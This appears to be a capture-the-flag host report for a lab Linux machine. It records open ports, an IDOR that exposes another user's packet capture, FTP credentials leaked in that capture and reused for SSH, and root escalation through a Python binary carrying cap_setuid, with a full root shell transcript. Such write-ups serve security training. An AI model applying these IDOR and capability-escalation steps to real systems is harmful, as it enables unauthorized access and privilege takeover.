

Host Report

10.10.10.245 - Linux

 Linux  Server - Shelled - Owned

Host Notes:

User.txt = 2dd1f68713a429b9f733ef6f69f79d61

Root.txt = ad056013e45a3fa4d77b7c725e80d3f0

Ports:

Port	Proto	Service	Version	Status
21	tcp	ftp	vsftpd 3.0.3	
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:

SSH using nathan's discovered credentials

nathan:Buck3tH4TF0RM3!

Running LinEnum.sh finds us several files with POSIX capabilities:

[+] Files with POSIX capabilities set:

/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip

/usr/bin/ping = cap_net_raw+ep

/usr/bin/traceroute6.iputils = cap_net_raw+ep

/usr/bin/mtr-packet = cap_net_raw+ep

/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper =
cap_net_bind_service,cap_net_admin+ep

sudo /usr/bin/python3.8

When the Python "shell" comes up, just use OS and system to call /bin/bash using:

```
import os
```

```
os.setuid(0)
```

```
os.system("/bin/bash")
```


Port	Proto	Service	Version	Status
<pre> nathan@cap:~\$ /usr/bin/python3.8 Python 3.8.5 (default, Jan 27 2021, 15:41:15) [GCC 9.3.0] on linux Type "help", "copyright", "credits" or "license" for more information. >>> import os >>> os.setuid(0) >>> os.system("/bin/bash") root@cap:~# whoami root root@cap:~# hostname cap root@cap:~# ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 10.10.10.245 netmask 255.255.255.0 broadcast 10.10.10.255 inet6 fe80::250:56ff:feb9:4c86 prefixlen 64 scopeid 0x20<link> ether 00:50:56:b9:4c:86 txqueuelen 1000 (Ethernet) RX packets 84121 bytes 6174347 (6.1 MB) RX errors 0 dropped 38 overruns 0 frame 0 TX packets 79493 bytes 13318005 (13.3 MB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1000 (Local Loopback) RX packets 3059 bytes 236361 (236.3 KB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 3059 bytes 236361 (236.3 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 root@cap:~# cat /root/root.txt ad056013e45a3fa4d77b7c725e80d3f0 root@cap:~# █ </pre>				

53	udp	domain		
67	udp	dhcps		
68	udp	dhcpc		
69	udp	tftp		
80	tcp	http	gunicorn	Owned

Port Notes:

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

Gunicorn is an HTTP Statistics platform. Fortunately, there is a "snapshot" function located at <http://10.10.10.245/data/1> that will let us download a PCAP file for analysis in Wireshark.



The screenshot shows the Gunicorn Security Dashboard with a table of data types and their values. The table has two columns: 'Data Type' and 'Value'. The data types listed are 'Number of Packets', 'Number of IP Packets', 'Number of TCP Packets', and 'Number of UDP Packets'. The values are 97, 97, 97, and 0 respectively. There is a 'Download' button at the bottom left of the table.

Data Type	Value
Number of Packets	97
Number of IP Packets	97
Number of TCP Packets	97
Number of UDP Packets	0

```
GET /data/ HTTP/1.1
User-Agent: Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:001637)
Host: 10.10.10.245
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
```

If we change `/data/1` to `/data/0` then we can pull a PCAP of another user's information. This is an example of Insecure Direct Object Reference (IDOR) vulnerability. Doing this gives us Nathan's PCAP and if we look at the FTP traffic, we obtain nathan's credentials.

nathan:Buck3tH4TF0RM3!

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

ftp				
-----	--	--	--	--

No.	Time	Source	Destination	Protocol	Length	Info
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3tH4TF0RM3!
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.

We can SSH to this machine using those credentials.

123	udp	ntp		
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	udp	netbios-ssn		
161	udp	snmp		
162	udp	snmptrap		
445	udp	microsoft-ds		
500	udp	isakmp		
514	udp	syslog		
520	udp	route		
631	udp	ipp		
1434	udp	ms-sql-m		
1900	udp	upnp		
4500	udp	nat-t-ike		
49152	udp	unknown		